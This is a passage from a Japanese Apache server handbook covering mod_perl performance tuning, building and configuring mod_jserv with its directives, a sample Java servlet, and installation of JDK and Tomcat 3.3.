mod_perlを使うことの意義は、サーバの仕事を軽減できる点にある。これまでに説明したとおり、mod_perlをインストールして設定するだけでも十分に高い効果があるが、より高い効率を目指すことも可能だ。

モジュールのプレロードとコンパイル

mod_perlの起動時には、スクリプトが使用するモジュールがロードされる。

```
...
use strict;
use DBI();
use CGI;
...
```

通常、Perlは、モジュールがスクリプトから呼び出されたときにコンパイルを行う。モジュールを走査してエラーがないかどうかを調べ、実行可能な形式に変換されるのだ。この処理を起動時に済ませ

ておけば、CGIモジュールのような大きなモジュールでは相当の高速化が期待できる。これは、CGIモジュールの場合、次のように`compile`コマンドを加えることで実現できる。

```
...
use strict;
use DBI();
use CGI;
CGI->compile(<tags>);
...
```

<tags>には、実際に使用するCGIモジュールのサブルーチンのリストを指定する。

データベースインタフェースの永続化

データベースを使っている場合、スクリプトではデータベースへのアクセスハンドルのオープン、クローズが絶えず行われていることになる。この処理による時間の浪費は、`Apache::DBI`によって改善することができる。

KeepAlives と MaxClients

アクセスの多いサイトでは、`KeepAlive`（「3章 実地的なサイト」参照）をチューニングするのも有効である。これは、`KeepAlive`がクライアントとの接続において何も行われてなくても、その接続を維持する最小の時間を指定しているためだ。接続を維持すれば、プロセスが消費されるので、結果としてメモリが消費されることになる。各接続はプロセスに対応しており、各プロセスはPerlのインスタンス、コンパイルされたコードのキャッシュ、および永続的な変数を保持しているので、メモリの占有量は通常のApacheの場合とは比べ物にならないほどの大きさになる。また、逆説的だが、`MaxClients`をチューニングして子プロセスの生成を抑制すると訪問者を待たせることになるが、パフォーマンスを改善できる。

プロファイリング

プログラムの実行速度を高めるための古典的なツールとしては、プロファイラがある。プロファイラはコードの各行がプロセッサによって実行されるたびごとに、クロック数をカウントする。各行の合計数とその行の実行にかかった時間を表すのだ。結果はログファイルに出力され、表示用のパッケージによって実行に時間がかかった行を順に示すソートを行うことができる。問題点が見つかって何の対処法もない場合も多い。たとえば、問題のある行がどうしても必要な処理であり、それがもともと時間がかかる処理である場合などだ。しかし、プロファイラを使うことで、あるサブルーチンが不必要なのに何度も呼び出されているような問題を発見できる場合もある。そのようなルーチンをループから取り除いたり、ループの効率を高める方向にコードを整理すれば、スクリプトの実行速度を満足できる程度に高めることが可能だ。

PerlのプロファイラにはDProfがあり、これはCPAN（<http://search.cpan.org>）から入手可能だ。DProfには2種類の使い方ががあるが（詳細はDProfのマニュアルを参照）、Configファイルに次のよう

な行を挿入する方法が便利だろう。

```
...  
PerlModule Apache::DProf  
...
```

これによって、プロファイラがオンになり、<ServerRoot>配下に *dprof\$\$* というディレクトリが作成される。プロファイラの結果は、このディレクトリ内の *tmon.out* というファイルに出力される。パッケージに同梱される *dprofpp* というスクリプトを使うと、結果を詳しく調べることが可能だ。

プロファイラの結果は興味深いものだが、この作業に多くの時間を費やすのは賢明ではない。コードの一部が実行時間の50%を無駄にしているというほどありえない状況でも、これを解決することによって速度が2倍になるに過ぎない。もう少し現実的に、コードの一部が実行時間の10%を浪費しているケースでは、10%の速度向上が見込まれるに過ぎず、誰も気づかない程度の高速化でしかないのだ。

18章

mod_jservとTomcat

Servlets APIが出現したことで、Javaの開発者たちはWebサーバとのインタフェースを獲得することになった。金銭面、利便性、入手の容易さから、Javaの開発者にとってはApacheがもっともポピュラーな選択になっている。

ApacheにJavaのサポートを追加するためのApache公認の方法は、Tomcatを使うことである。Tomcatは、オープンソース版のJavaサーブレットエンジンで、Apacheに組み込まれる形でインストールされる。スクリプトを実行するためのインタプリタは常に利用可能で、呼出されるたびにロードする必要はない。JavaをApacheで実行する古い方法としては、今では（公式には）廃止されたJServを利用するものもある。JServとTomcatは、ともにApacheモジュール（JServの場合は`mod_jserv`、Tomcatの場合は`mod_jk`）を介してApacheと通信するアプリケーションであり、ソケットを使ってApacheからJVMに接続する。

実運用では、Tomcatには難しい点がある。`mod_jserv`のメンテナンスは今でも続けられていることと、`mod_jserv`のインストールはTomcatのように難しくないことから、Java信者はJservを試してみるとよいだろう。この章では、最初にJServについて説明した後、Tomcatについても説明する。Servlet開発についての詳細は、Jason Hunter著『Java Servlet Programming』（2001年、O'Reilly & Associates発行、日本語版：『Javaサーブレットプログラミング』オライリー・ジャパン発行）を参照してほしい。

18.1 mod_jserv

Windows Windowsのユーザは、<http://java.apache.org/>から自己インストール形式の.exeをダウンロードしよう。

UNIX <http://java.apache.org/>からgzipされたtarファイルをダウンロードし、適切な場所で解凍する。筆者らは、`/usr/src/mod_jserv`に解凍した。

`README`ファイルには次のように書かれている。

Apache JServは、100%ピュアJavaのサーブレットエンジンであり、SunのJava Servlet API 2.0を実装し、Apache HTTPサーバにJavaサーブレットの機能を追加する。

インストールするには次のものが必要だ。

Apache 1.3.9またはそれ以降

ただし、Apache v2はmod_jservをサポートしていないので使用できない。

Java 1.1 Runtime Environmentに完全準拠する環境

ここでは、フルセットのJava Development Kit（後述するTomcatでも必要になる）をインストールする。筆者らは、FreeBSDのサイトからJDK 1.1.8 (ftp://ftp.FreeBSD.org/pub/FreeBSD/ports/local-distfiles/nate/JDK1.1/jdk1.1.8_ELF.V1999-11-9.tar.gz) をダウンロードした。

冒険心旺盛な読者は、<http://www.freebsd.org/java/dists/12.html>からJDK 1.2をダウンロードすることもできる。ダウンロードしたら、「JDKのインストール」の節の手順に従ってインストールしよう。ここに挙げられている以外のオペレーティングシステムを使用している場合は、必要なパッケージを自分で探してほしい。

JSDK (Java Servlet Development Kit)

<http://java.sun.com/products/servlet/download.html>で、さまざまなバージョンをダウンロードできる。Javaの世界の通例として、ここでもちょっとした混乱が起きている。このページでは、「Java Servlet Development Kit」や「JSDK」という言葉は非常に目立たない場所にあり、しかも、それは古いバージョンのことなのだ。新しいバージョンは、「Java Servlet」という名前になっている。しかし、筆者らは、移り変わりが激しく安定性に欠けるJavaの世界では、古いバージョンの方がよいだろうと考え、<http://java.sun.com/products/servlet/archive.html>からv2.0をダウンロードした。ここでは、Window用とUnix用（Solarisおよびその他）のコードがダウンロードできる。注意書きにもあるとおり、「Unix用のダウンロードファイルには、Solarisと示されているが、Solaris固有のコードは含まれていない」。tarファイルは、.Z拡張子になっており、これを解凍するにはUnixユーティリティのuncompressが必要になる。なお、FreeBSDのJSDKは、<ftp://ftp.FreeBSD.org/pub/FreeBSD/branches/-current/ports/java/jsdk.tar>から入手できる。

Java コンパイラ

前のリストでJDKではなくJRE (Java Runtime Environment) をダウンロードした場合は、SunのJavac（前のリストのサイトを参照）またはIBMのJikes (<http://www.alphaworks.ibm.com/tech/jikes>) も必要になる。

ANSI-C コンパイラ

読者がすでにApacheのソースをダウンロードしてコンパイルに成功していれば、ANSI-C コンパイラはすでに手元にあるはずだ。しかし、mod_jservには、旧来のmakeユーティリティを受

け付けないという落とし穴がある。おそらく、GNU makeをダウンロードする必要があるだろう。詳細は次の節で説明する。

18.1.1 gmakeのメイク

*mod_jserv*が使用するGNU makeは、既存の他のmakeとの互換性がない。このため、作業を始める前に、GNU makeをダウンロードして (<http://www.gnu.org/software/make/make.html>)、ビルドしておかなければならない。次のその方法を説明する。

おそらく読者のマシンには、すでに完全に機能するmakeがあり、新しくビルドするmakeとごちゃ混ぜになってしまうのは避けたいだろう。安全のため、ビルドを始める前に本来のmakeをバックアップしておくといよい。

ソース用のディレクトリを作成してアーカイブを解凍し、以下のコマンドを実行するとgmake（混乱を避けるためmakeではなくgmakeという名前にした）をビルドできる。

```
./configure --program-prefix=g
make
make install
```

以上により、`/usr/local/bin/gmake`が作成される。

18.1.2 JServのビルド

gmakeを作成したら、*mod_jserv*のソースディレクトリに移動しよう。JServのconfigureによってチェックされるため、作業の前にApacheがコンパイルされていなければならない。本書をここまで読んできた読者なら、すでにApacheのコンパイルは何度か行っているはずだ。まだなら、この機会にコンパイルしてみよう。詳しくは「1章 はじめてみよう」を参照してほしい。

次に、JServをApacheの実行ファイルに組み込むか（推奨）、DSOとして作成するかを決定しなければならない。本書では、実行ファイルに組み込む方法を取るのので、次のように*mod_jserv*のconfigureを行った。

```
MAKE=/usr/local/bin/gmake ./configure --prefix=/usr/local --with-apache-
src=/usr/src/apache/apache_1.3.19 --with-jdk-home=/usr/src/java/jdk1.1.8 --
with-JSDK=/usr/src/jsdk/JSDK2.0/lib
```

おそらく読者のマシンではパスが異なるだろう。--prefixには、作成されたJServが配置される場所を指定する。どういうわけか、実際には、指定したディレクトリのサブディレクトリである.../etcに作成される。また、Apacheのパスの最後の/srcは不要である。何らかの理由で処理が失敗した場合、再試行の前に*config.cache*を忘れず削除しよう。1度でうまくいく可能性は低いので、次のようなスクリプトを作成しておくといよい。

```
rm config.cache
MAKE=/usr/local/bin/gmake ./configure --prefix=/usr/local/bin --with-apache-
src=/usr/src/apache/apache_1.3.19 --with-jdk-home=/usr/src/java/jdk1.1.8 --
with-JSDK=/usr/src/jsdk/JSDK2.0/lib > log
```

`mod_ssl`を使用している場合は、`--enable-EAPI`を追加しなければならない。スクリプトが出力する大量のメッセージは、`log`ファイルに記録され、エラーメッセージは画面上に表示される。このスクリプトが出力するエラーメッセージは、ちょっとわかりにくいので注意が必要だ。たとえば、筆者らは最初の試行で`--with-JSDK`を`--with-JDSK`と間違えて綴ってしまった。このときに表示されたエラーメッセージは以下のとおりだ。

```
checking JSDK ... configure: error: Does not exist:
'/usr/local/JSDK2.0
```

確かにメッセージの内容は正しい。しかし、`Configure`ファイルを調べるまで、`--with-JSDK`にマッチしなかったために、JSDKのデフォルトの場所を探しに行ったのだと気づかなかった。`--with-JDSK`にマッチしなかったことについての警告がないのは不親切である。

`./configure`がたくさんの作業を行っている間、次にすべきことを説明するメッセージが表示される。通常はこのメッセージは画面から消えていってしまう。しかし、ログファイルを見ればその最初のあたりにこのメッセージが見つかるはずだ。

```
+-----+
| 'make; make install' を実行して .jar ファイルの作成とCコード      |
| のコンパイルを行い、ファイルをそれぞれ適切な場所にコピーします。  |
+-----+

+-----+
| /usr/src/apache/apache_1.3.19に移動し、'make; make install'      |
| を実行します。                                                    |
+-----+

+-----+
| 次の行をApacheのhttpd.confのどこかに挿入します。                |
| Include /usr/src/jserv/ApacheJServ-1.1.2/etc/jserv.conf           |
|                                                                      |
| Apacheを起動して次のURLにアクセスします。                        |
| http://my586.my.domain:SERVER_PORT/servlets/Hello                |
|                                                                      |
| これが動作すれば、Apache JServの設定は成功です。                |
|                                                                      |
| 動作しない場合は、次に示すトラブルシューティング を読んでください。|
+-----+
```

```

+--トラブルシューティング-----+
| docsディレクトリにHTMLのマニュアルがあります。
|
| 一般的なエラー：
|   ログファイルがhttpdの実行ユーザ（nobodyなど）の権限で
|   書き込み可能になっているかどうかを確認します。設定にエラー
|   があれば、このログファイルに記録されます。
|
| よく尋ねられる質問の答えはFAQ-O-Maticにあります。
|
|   http://java.apache.org/faq/
+-----+

```

続けて次を実行しよう。

```
gmake
```

次はインストールだ。

```
gmake install
```

今度は、`/usr/src/apache/apache_1.3.19`（または読者のマシン上でApacheのソースが置かれている場所）に移動しよう。サブディレクトリの`src`には移動しないので注意してほしい。ここで以下のコマンドを実行する。

```
./configure --activate-module=src/modules/jserv/libjserv.a
make
make install
```

`make`が出力するメッセージが画面に表示される。今度は、`stderr`に出力されているので、内容を記録するには次のコマンドを使う。

```
make install &> log2.
```

メッセージの最後には次のように表示される。

```

+-----+
| Apache 1.3 HTTPのビルドとインストールが完了しました。
| Apacheが正しく動作しているかどうかを確認するには、
| まず、設定ファイル（自動生成された初期ファイルまたは
| 保存されたファイル）を確認します。
|
|   /usr/local/etc/httpd/httpd.conf
+-----+

```

```

| 問題がなければ、次のコマンドを実行してApacheを起動
| できるはずです。
|
| /usr/local/sbin/apachectl start
|
| Apacheをご利用いただき          The Apache Group
|   ありがとうございます。        http://www.apache.org/
+-----+

```

このメッセージはあまり親切とは言えない。以下に理由を挙げる。

- Configファイルは、例のすべてが詰め込まれた「ごった煮」ファイルであり、筆者らの意見では、このファイルは混乱の元であり退行的である。
- Configファイルには、JServについての説明はまったくない。
- ApacheがConfigファイルを探す場所が間違っているため、`/usr/local/sbin/apachectl start`は動作しない。

しかし、実行ファイルのビルドは元々難しい作業であり、インストールが簡単にできるものと期待してはいけないのだ。新しい`httpd`は、`.../src`にある。このディレクトリに移動して、正しく動作するかどうかをチェックしよう。

```
./httpd -l
```

「compiled-in modules」の中に`mod_jserv.c`が表示されれば成功だ。`./`を忘れると、`/usr/local/bin`のJServが組み込まれていない`httpd`を実行することになるので注意しよう。筆者らは、`httpd`を`/usr/local/sbin/httpd_jserv`としてコピーした。

`httpd`が作成できたら、`site.jserv`（中身は`site.simple`をコピーしたもの）をセットアップして正しく動作するかどうかをテストしよう。Configファイルには次の行を追加する（パスを確認すること）。

```
Include /usr/local/bin/etc/jserv.conf
```

準備ができたらApacheを起動し（`/usr/local/sbin/httpd_jserv`）、`http://www.butterthlies.com/servlets/Hello`にアクセスしてみよう。次のような表示が現れるはずだ。

```

Example Apache JServ Servlet
Congratulations, ApacheJServ 1.1.2 is working!

```

残念なことに筆者らの場合には、簡単にはうまく行かなかった。最初の試行では、自動生成された`jserv.conf`が正しく設定されていなかったようだ。そこで、このファイルを別名でコピーして適切に編

集した。実際のエラーは以下のとおりだ。

```
Syntax error on line 43 of /usr/local/jserv/etc/jserv.conf:
ApJServLogFile: file '/home/ben/www3/NONE/logs/mod_jserv.log' can't be opened
```

筆者らはこれを正しいパスに直した後、再びApacheを起動した。しかし、サーブレットにアクセスしようと試みると、Apacheで内部エラーが発生した。エラーログの記録は以下のとおりだ。

```
java.io.IOException: Directory not writable: //NONE/logs
    at org.apache.java.io.LogWriter.<init>(LogWriter.java:287)
    at org.apache.java.io.LogWriter.<init>(LogWriter.java:203)
    at org.apache.jserv.JServLog.<init>(JServLog.java:92)
    at org.apache.jserv.JServ.start(JServ.java:233)
    at org.apache.jserv.JServ.main(JServ.java:158)
```

これは原因がわからずソースファイルまで調べることになったが、結局、`/usr/local/jserv/etc/jserv.properties`の次の行に問題があることがわかった。

```
log.file=NONE/logs/jserv.log
```

これも、`jserv.conf`で起こった問題と同じ原因で発生したと思われる。問題を修正するために、このプロパティファイル（JServのJavaの部分で利用される）を別名でコピーし、パスを修正した。さらに、`httpd.conf`の`ApJServProperties`を修正して、新しいプロパティファイルが使われるようにした。

```
ApJServProperties /usr/local/jserv/etc/jserv.properties
```

それでも、問題は解決しなかった。今度は、ついさっき設定を修正した`jserv.log`に以下のようなエラーが記録されたのだ。

```
[28/04/2001 11:17:48:420 GMT] Error creating classloader for servlet zone root :
java.lang.IllegalArgumentException: Repository //NONE/servlets doesn't exist!
```

このエラーは、`root`というゾーンに関係しているが、このゾーンは`jserv.properties`内の以下の2つのディレクティブで定義されている。

```
zones=root
root.properties=/usr/local/jserv/etc/zone.properties
```

そこで、問題の`zone.properties`を別名でコピーして、`jserv.properties`で指定されているパスを変更した後、次の行を修正した。

```
repositories=NONE/servlets
```

このパスをJServのソースディレクトリ内にある、*example*ディレクトリ（コンパイル済みのサンプルサーブレットが格納されている）を指すように変更したのだ。筆者らの場合は次のように修正した。

```
repositories=/home/ben/software/unpacked/ApacheJServ-1.1.2/example
```

以上の修正を行った後、*Hello* (<http://your.server/servlets/Hello>) にアクセスすると、ついに待望の「Congratulations」のページが表示された。

18.1.3 JServ関連のディレクティブ

JServには独自のApacheディレクティブがあり、それらのマニュアルは*jserv.conf*内にある。

WIN32

JServをWin32で実行するには、次のディレクティブによってApache JServ 通信モジュールをロードするよう指示する。

```
...
LoadModule jserv_module modules/ApacheModuleJServ.dll
...
```

UNIX

JServを共有オブジェクトとして実行する場合は、次のディレクティブによってApache JServ 通信モジュールをロードするよう指示する。

```
LoadModule jserv_module /usr/local/bin/libexec/mod_jserv.so
```

JServのディレクティブは、次のようなブロック内に収めるのがよいだろう。

```
<IfModule mod_jserv.c>
```

ApJServManual

ApJServManual [on|off]

デフォルト: "Off"

ApacheがJServを起動するかどうかを指定する（On=手動起動、Off=自動起動）。ちょっと混乱を招くディレクティブだが、通常は、「JServを起動する」を意味するOffを望むはずだ。しかし、デフォルト値はOffなので、単にこのディレクティブを省略してしまっても構わない。

ApJServProperties

ApJServProperties [filename]

デフォルト: "../conf/jserv.properties"

自動起動モードで使用される properties ファイルの名前を指定する。マニュアルモードではこのディレクティブは無視される。

例

```
ApJServProperties /usr/local/bin/etc/jserv.properties
```

ApJServLogFile

ApJServLogFile [filename]

デフォルト: `"./logs/mod_jserv.log"`

このモジュールのためのログファイルを、Apacheのrootディレクトリに対する相対パスで指定する。`trace/log`ファイルの名前を指定する。混乱を避けるため、このファイルの場所は絶対パスで指定することもできる。このファイルは、`jserv.properties`で指定するログとは別のものであり、Apache JServのCで書かれた部分のログファイルである。

Unixでは、このファイルにはJVMのプロセスのオーナーが書き込み可能なパーミッションが指定されていなければならない。つまり、Apache JServを自動起動モードで実行しており、Apacheがユーザ *nobody* の権限で実行されている場合、このファイルには *nobody* が書き込みできるパーミッションが指定されていなければならない。



DISABLEDを設定すると、ログはApacheのエラーログに転送される。

例

```
ApJServLogFile /usr/local/var/httpd/log/mod_jserv.log
```

ApJServLogLevel

ApJServLogLevel [debug|info|notice|warn|error|crit|alert|emerg]

デフォルト: `info` (w/ JSERV_DEBUG でコンパイルされていない場合。w/ JSERV_DEBUG でコンパイルされた場合は `debug`)

このモジュールのログレベルを指定する。

例

```
ApJServLogLevel notice
```

ApJServDefaultProtocol

ApJServDefaultProtocol [name]

デフォルト: `"ajpv12"`

このホストがApache JServに接続するために使用するプロトコルを指定する。現在のところ、デフォルトが利用できる唯一のプロトコルなので、このディレクティブは無視して構わない。新しいバージョンのプロトコルもあるが、これは`mod_jk`（後述）でしか動作しない。

例

```
ApJServDefaultProtocol ajpv12
```

ApJServDefaultHost

`ApJServDefaultHost [hostname]`

デフォルト: "localhost"

Apache JServが実行されているデフォルトのホストを指定する。

例

```
ApJServDefaultHost java.apache.org
```

ApJServDefaultPort

`ApJServDefaultPort [number]`

デフォルト: プロトコルによって異なる (ajpv12 プロトコルの場合"8007")

Apache JServが待機するデフォルトのポートを指定する。

例

```
ApJServDefaultPort 8007
```

ApJServVMTimeout

`ApJServVMTimeout [seconds]`

デフォルト: 10 (秒)

JVMの起動を待機する時間、およびJVMが生きているかどうかを調べるためのpingを待機する時間を指定する。処理速度が遅いマシンまたは負荷が大きいマシンでは、この値を増やすとよいだろう。

例

```
ApJServVMTimeout 10
```

ApJServProtocolParameter

`ApJServProtocolParameter [name] [parameter] [value]`

デフォルト: NONE

指定されたプロトコルにパラメータと値を渡す。




現在のところ、この機能を利用するプロトコルは存在しない。将来のプロトコルのために導入された機能である。

ApJServSecretKey

ApJServSecretKey [filename]

デフォルト: `"./conf/jserv.secret.key"`

Apache JServの秘密鍵ファイルをApacheのルートディレクトリに対する相対パスで指定する。



認証がDISABLEDに設定された場合、Webサーバによる制限がバイパスされ、(このモジュールだけではなく)マシン上のすべてのユーザがサーブレットエンジンに接続し、サーブレットを実行できる。

例

```
ApJServSecretKey /usr/local/bin/etc/jserv.secret.key
ApJServSecretKey DISABLED
```

ApJServMount

ApJServMount [name] [jserv-url]

デフォルト: NONE

サーブレットゾーン (サーブレットゾーンについての詳細はマニュアルを参照) に対するマウントポイントを指定する。



[name]には、jserv-urlをマウントするApacheのURIパスを指定する。プロトコル、ホスト、ポートが指定されていない場合、ApJServDefaultProtocol、ApJServDefaultHost、またはApJServDefaultPortの値がそれぞれ使用される。ゾーンが指定されていない場合、ゾーン名は呼び出されたサーブレットの最上位のサブディレクトリになる。

```
ApJServMount /servlets /myServlets
```

この例では、ユーザが`http://host/servlets/TestServlet`をリクエストした場合、デフォルトホストのデフォルトポートにデフォルトプロトコルを介して、ゾーン`myServlets`内のサーブレット`TestServlet`がリクエストされる。

```
ApJServMount /servlets ajpv12://localhost:8007
```

この例では、ユーザが`http://host/servlets/myServlets/TestServlet`をリクエストした場合、ゾーン`myServlets`内のサーブレット`TestServlet`がリクエストされる。

```
ApJServMount /servlets ajpv12://jserv.mydomain.com:15643/
myServlets
```

この例では、ユーザが `http://host/servlets/TestServlet` をリクエストした場合、ホスト `jserv.mydomain.com` の 15643 番ポートにプロトコル「ajpv12」を介して、ゾーン `myServlets` 内のサーブレット `TestServlet` がリクエストされる。

ApJServMountCopy

ApJServMountCopy [on|off]

デフォルト: "On"

<VirtualHost> がベースホストのマウントポイントを継承するかどうかを指定する。



このディレクティブは、バーチャルホストが使用されている場合にのみ意味を持つ。

例

```
ApJServMountCopy on
```

ApJServAction

ApJServAction [extension] [servlet-uri]

デフォルト: NONE

サーブレットリクエストの `PATH_TRANSLATED` プロパティ内の適切な拡張子を持つファイル名を渡して、サーブレットを実行する。



これは外部ツールのために使用される。


例

```
ApJServAction .jsp /servlets/org.gjt.jsp.JSPServlet
ApJServAction .gsp /servlets/com.bitmechanic.gsp.GspServlet
ApJServAction .jhtml /servlets/org.apache.servlet.ssi.SSI
ApJServAction .xml /servlets/org.apache.cocoon.Cocoon
```

18.1.4 JServのステータス

`http://servername/jserv/` (末尾のスラッシュを忘れないように注意) という URL に対して、Apache JServ のステータスハンドラを有効にする。このステータスページへのアクセスは、`deny` ディレクティブで制限しておくべきである。

```
<Location /jserv/>
  SetHandler jserv-status
  order deny,allow
  deny from all
  allow from 127.0.0.1
</Location>
```



公開用の環境では、Apache JServのステータスハンドラの実行を無効にするか保護を行うようにしよう。これを行わないと、サーブレットについての制限された情報、JDBCパスワードなどの初期化引数、その他の重要な情報を、信頼できないユーザに入手されてしまう可能性がある。ステータスハンドラは、システム管理者のみがアクセスできるように設定すべきである。

18.1.5 サーブレットの作成

JServが動いたので、次は簡単なサーブレットを追加してみることにする。JServのパッケージには、前述した *Hello* というサーブレットのような簡単なサーブレットが含まれている。このサーブレットのソースは、*example* ディレクトリにあるので目を通してみるとよいだろう。ここでは、もうすこしおもしろいサーブレットを作成してみる。*Simple* という名前のこのサーブレットは、渡されたパラメータを表示する機能を持っている。Java の場合、この程度のプログラムでもたくさんのコードを書かなければならない。以下に実際のコードを示す。

```
import java.io.PrintWriter;
import java.io.IOException;
import java.util.Enumeration;
import java.util.Hashtable;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpUtils;

public class Simple extends HttpServlet
{
    public void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException
    {
        PrintWriter out;
        String qstring=request.getQueryString();
        Hashtable query;

        if(qstring == null)
            qstring="";

        try
        {
```

```

        query=HttpUtils.parseQueryString(qstring);
    }
    catch(IllegalArgumentException e)
    {
        query=new Hashtable();
        String tmp[]=new String[1];
        tmp[0]=qstring;
        query.put("bad query",tmp);
    }

    response.setContentType("text/html");
    out=response.getWriter();

    out.println("<HTML><HEAD><TITLE>Simple Servlet</TITLE></HEAD>");
    out.println("<BODY>");
    out.println("<H1>Simple Servlet</H1>");

    for(Enumeration e=query.keys() ; e.hasMoreElements() ; )
    {
        String key=(String)e.nextElement();
        String values[]=(String [])query.get(key);

        for(int n=0 ; n < values.length ; ++n)
            out.println("<B>"+key+"["+n+"]"+"=</B>"+values[n]+"<BR>");
    }

    out.println("</BODY></HTML>");
    out.close();
}
}

```

次のコマンドでこれをビルドしよう。

```

javac -classpath /home/ben/software/jars/jsdk-2.0.jar:/usr/local/jdk1.1.8/
lib/classes.zip Simple.java

```

この例では、JSDKとJDKの基本クラスのパスを指定している。次に、このサーブレットを有効にしよう。簡単な方法としては、*zone.properties*に次のような設定を行って、*Simple.java*のディレクトリを*root*ゾーンのレポジトリリストに追加する。

```

repositories=/home/ben/software/unpacked/ApacheJServ-1.1.2/example,/home/ben/
work/suppose-apachebook/samples/servlet-simple

```

上の例では、コマンドで区切って既存のディレクトリに新しいディレクトリを追加している。設定したら、*http://your.server/servlets/Simple*にアクセスしてテストしてみよう。パラメータをいくつか指定すれば、それが表示されるはずだ。たとえば、*http://your.server/servlets/Simple?name=*

`Ben&name=Peter&something=else`にアクセスすると、以下のように表示される。

```
Simple Servlet
something[0]=else
name[0]=Ben
name[1]=Peter
```

サーブレットがうまく動作しない場合は、`jserv.log`に記録されたエラーやスタックバックトレースを調べてみよう。

また、新しいサーブレット用に新しいゾーンを作成することもできる。しかし、そこまでは必要はないと思われるので、ここでは説明しない。

18.2 Tomcat

Jakartaプロジェクトの一角をなすTomcatは、JServの新しいバージョンであり、単独でサーバとしても動作する。しかし、Tomcatのサーバとしての機能がApacheに追いつくのはまだまだ先の話であり、本格的なWebサイトのためのスタンドアロンのサーバに使用するのには賢明ではない。

JakartaプロジェクトのURLは、<http://jakarta.apache.org/>である。このURLには次のように書かれている。

Jakartaプロジェクトの目的は、Javaプラットフォームベースの商用品質のサーバソリューションをオープンな共同作業によって開発し、提供することである。

本書の執筆段階では、Tomcat 4.0はApacheの`mod-cgi`と互換性がなく、Java 1.1ほど一般的ではないJava 1.2が必ず必要になる。このため、本書ではTomcat 3.2を扱うことにする。

筆者らの経験では、Java関係のインストールでは非常に苦勞させられる場合が多く、Tomcatも例外ではない。Javaはとてもすばらしい言語なので、きちんと説明しなくても信者の側で喜んで聖なる流れに身を投じ、数日の沈潜の後すべてを理解してくれると決め込んでいるように思える。おそらく、説明するのは非常に手間のかかる仕事である上に、Javaには商業的な利害がからんでいるためにこのような状況になるのだろう。これは、ApacheのサイトやPerlのCPANネットワークが無給の信者によって運営され、筆者らの経験の範囲では、理解しやすく、間違いも少ないことと対照的である。

18.2.1 JDKのインストール

最初にJDK (Java Development Kit) を入手しよう。筆者らは、FreeBSD[†]用の`jdk1.1.8`を<http://sun.java.com>からダウンロードしてインストールした。ftp://ftp.FreeBSD.org/pub/FreeBSD/ports/local-distfiles/nate/JDK1.1/jdk1.1.8_ELF.V1999-11-9.tar.gzからもダウンロードできる。イ

[†] 筆者らが使用しているのはFreeBSDなのでFreeBSD用をダウンロードしたが、読者は自分の使っているOSに対応したバージョンをダウンロードしてほしい。

インストールは、ダウンロードしたファイルを解凍し、tarballを展開するだけの簡単な作業だ。*README*を注意深く読まなかった場合、*src.zip*も解凍しなければならないように思えるかもしれないが、Javaコンポーネントのソースコードを読みたい場合以外にはその必要はない。また、*classes.zip*は絶対に解凍してはならない。

マニュアルではわかりにくいのだが、JDKの場所（`.../usr/src/java/jdk1.1.8/bin`）をパスに追加し、環境変数CLASSPATHに`/usr/src/java/jdk1.1.8/lib/classes.zip`を設定し、カレントディレクトリがパスに含まれていなければこれをパスに追加する手順が必要だ。

ディレクトリ名が読者のマシン上のものに対応していることを確認したら、再度ログインしてJDKが動作するかどうかを確認しよう。次のような「Hello World」を表示するプログラムを書くことで、容易にテストすることができる。

```
public class hw
{
    public static void main(String[] args)
    {
        System.out.println("Hello World");
    }
}
```

これをpublicクラスの名前に拡張子.javaを付けたhw.javaとして保存し、次のコマンドでコンパイルしよう。

```
javac hw.java
```

コンパイルがうまくいったら実行してみよう。

```
java hw
```

画面にHello Worldと表示されれば、JDKのインストールは成功である。

18.2.2 Tomcatのインストール

Tomcatは次の3つの形で動作させることができる。

1. スタンドアロンのサーブレットコンテナとして。この方法は、Tomcatが（荒削りな）Webサーバとしても動作するので、デバッグやテストの目的には有益である。しかし、このサーバをApacheの代わりに使うことはお勧めできない。
2. Apacheのアドレス空間内で動作するインプロセスのサーブレットコンテナとして。この方法は、パフォーマンスの点ではすぐれているが、サイトのトラフィックが大きくなった場合のスケラビリティの点で劣る。

3. 独自のアドレス空間で動作する、プロセス外のサーブレットコンテナとして。この場合、TomcatはTCP/IPソケットを介してApacheと通信する。

2.または3.の方法を選ぶ場合、どちらを選ぶかに応じて、適切な実装を行わなければならない。

Tomcatのインストールは、Tomcat自体のインストールと、ApacheにTomcatへのリンクを適用する作業の2つのプロセスに分けられる。

筆者らは、通常はソースからのビルドを勧めているのだが、Javaの場合はソースからのビルドは非常に面倒なことになりかねない。このため、ここではバイナリの配布ファイルを使ってTomcatをインストールすることにする。筆者らがダウンロードしたのは、*jakarta-tomcat-3.3a.tar.gz*である。

Tomcatのインストールは非常に簡単である。ファイルを解凍した後、次の環境変数を設定すればよい。

```
JAVA_HOME に /usr/src/java/jdk1.1.8 を設定
TOMCAT_HOME に /usr/src/tomcat/jakarta-tomcat-3.3a を設定
```

パスは読者のマシンのものに合わせること。再ログインした後、次のコマンドで正しく設定されているかどうかを確認しよう。

```
ls $TOMCAT_HOME
```

実行してもディレクトリの内容が表示されない場合は、何かが間違っているはずだ。

Win32システムへのインストールもほとんど同じ手順だ。Tomcatのディレクトリへのパスは次のコマンドで設定する。

```
set TOMCAT_HOME=\usr\src\tomcat\jakarta-tomcat-3.3a
```

.../*jakarta-tomcat-3.3a/bin*というディレクトリには、2つのスクリプトが格納されている。1つはTomcatを起動するための*startup.sh*、もう1つはTomcatを停止するための*shutdown.sh*である。インストールが正しく行われたかどうかをテストするには、このディレクトリに移動して*startup.sh*を実行してみればよい。ちょっと長い沈黙の後、スクリーンに大量のメッセージが表示されるはずだ。スクリプトは早い段階でシェルから離れてしまうため、スクリプトがいつ終了したかを知るのは容易ではない。

デフォルトではTomcatは画面にログを出力するが、これは望ましい動作ではない。そこで、*conf/server.xml*を以下のように変更する。

```
...
<LogSetter name="tc_log"
    verbosityLevel="INFORMATION"
/>
...
```

UNIX

WIN32

上記の行を以下のように編集しよう。

```
...
<LogSetter name="tc_log"
    path="logs/tomcat.log"
    verbosityLevel="INFORMATION"
/>
...
```

これによって、スクリーンに表示されていたメッセージがログファイルに転送される。

